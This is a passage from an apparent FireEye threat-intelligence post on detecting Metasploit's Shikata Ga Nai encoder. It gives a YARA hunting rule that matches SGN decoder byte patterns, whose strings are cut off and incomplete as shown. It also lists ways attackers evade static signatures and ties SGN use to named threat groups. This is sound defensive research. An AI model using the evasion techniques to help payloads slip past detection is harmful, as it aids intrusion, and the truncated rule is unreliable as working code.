Figure 14: Example SGN YARA static detection rule for the code in Figure 13

In the rule in Figure 14 we have added padding bytes to try and thwart an attacker that would insert junk instructions. If an adversary realized what we were matching on it could be easily defeated by inserting junk code beyond our padding. We could play the game of cat and mouse and continue to increase our padding based on what we saw, but this is not a good solution. In addition, as we pad more bytes out, the rule becomes more FP prone. Besides adding junk code, other obvious evasion techniques an attacker could use include: using different registers, performing arithmetic operations to obtain values or reordering instructions. Metasploit does a decent job randomizing the algorithm with these things which makes static detection more difficult. As we try to catch each modified version it could be never-ending.

Static detection is a useful technique, but very limited. If this is all you rely on, you will miss much of the malicious behavior getting onto your systems. For SGN, we studied it further and identified the core behavioral pieces. We saw how it was still being used by modern malware. The following is an example hunting rule that can be used to detect some of the current common permutations created by vanilla x86-SGN in Metasploit. This rule can be further expanded upon to include additional logic if desired.

```
 rule Hunting_Rule_ShikataGaNai
{
    meta:
        author = "Steven Miller"
    strings:
        $varInitializeAndXorCondition1_XorEAX = { B8 ?? ?? ?? ?? [0-30] D9 74 24 F4 [0-10] ( 59 | 5A | 5B | 5C
        $varInitializeAndXorCondition1_XorEBP = { BD ?? ?? ?? ?? [0-30] D9 74 24 F4 [0-10] ( 58 | 59 | 5A | 5B
        $varInitializeAndXorCondition1_XorEBX = { BB ?? ?? ?? ?? [0-30] D9 74 24 F4 [0-10] ( 58 | 59 | 5A | 5C
        $varInitializeAndXorCondition1_XorECX = { B9 ?? ?? ?? ?? [0-30] D9 74 24 F4 [0-10] ( 58 | 5A | 5B | 5C
        $varInitializeAndXorCondition1_XorEDI = { BF ?? ?? ?? ?? [0-30] D9 74 24 F4 [0-10] ( 58 | 59 | 5A | 5B
        $varInitializeAndXorCondition1_XorEDX = { BA ?? ?? ?? ?? [0-30] D9 74 24 F4 [0-10] ( 58 | 59 | 5B | 5C
        $varInitializeAndXorCondition2_XorEAX = { D9 74 24 F4 [0-30] B8 ?? ?? ?? ?? [0-10] ( 59 | 5A | 5B | 5C
        $varInitializeAndXorCondition2_XorEBP = { D9 74 24 F4 [0-30] BD ?? ?? ?? ?? [0-10] ( 58 | 59 | 5A | 5B
        $varInitializeAndXorCondition2_XorEBX = { D9 74 24 F4 [0-30] BB ?? ?? ?? ?? [0-10] ( 58 | 59 | 5A | 5C
        $varInitializeAndXorCondition2_XorECX = { D9 74 24 F4 [0-30] B9 ?? ?? ?? ?? [0-10] ( 58 | 5A | 5B | 5C
        $varInitializeAndXorCondition2_XorEDI = { D9 74 24 F4 [0-30] BF ?? ?? ?? ?? [0-10] ( 58 | 59 | 5A | 5B
        $varInitializeAndXorCondition2_XorEDX = { D9 74 24 F4 [0-30] BA ?? ?? ?? ?? [0-10] ( 58 | 59 | 5B | 5C
    condition:
        any of them
}
```

Thoughts

Metasploit is used by many different people for many different reasons. Some may use Metasploit for legitimate purposes such as red team engagements, research or educational tasks, while others may use the framework with a malicious intent. In the latter category, FireEye has historically observed APT20, a suspected Chinese nation state sponsored threat group, utilize Metasploit with SGN encoded payloads. APT20 is one of the many named threat groups that FireEye tracks. This group has a primary focus on stealing data, specifically intellectual properties. Other named groups include APT41 and FIN6. APT41 was formally disclosed by FireEye Intelligence earlier this

year. This group has utilized SGN encoded payloads within custom developed backdoors. APT41 is a Chinese cyber threat group that has been observed carrying out financially motivated missions coinciding with cyber-espionage operations. Financial threat group FIN6 has also used SGN encoded payloads to carry out their missions, and they have historically relied upon various publicly available tools. These missions largely involve theft of payment card data from point-of-sale systems. FireEye has also observed numerous uncategorized threat groups utilizing payloads encoded with SGN. These are groups that FireEye tracks internally, but have not been announced formally. One of these groups in particular is UNC902, which is largely known as the financially motivated group TA505 in public threat reports. FireEye has observed UNC902 extensively use SGN encoding within their payloads and we continue to see activity related to this group, even as recently as October 2019. Outside of these groups, we continue to observe usage of SGN encoding within malicious samples. FireEye currently identifies hundreds of SGN encoded payloads on a monthly basis. SGN encoded payloads are not always used with the same intent, but this is one side effect of being embedded into such a popular and freely available framework. Looking forward, we expect to see continued usage of SGN encoded payloads.

Posted in

- Threat Intelligence
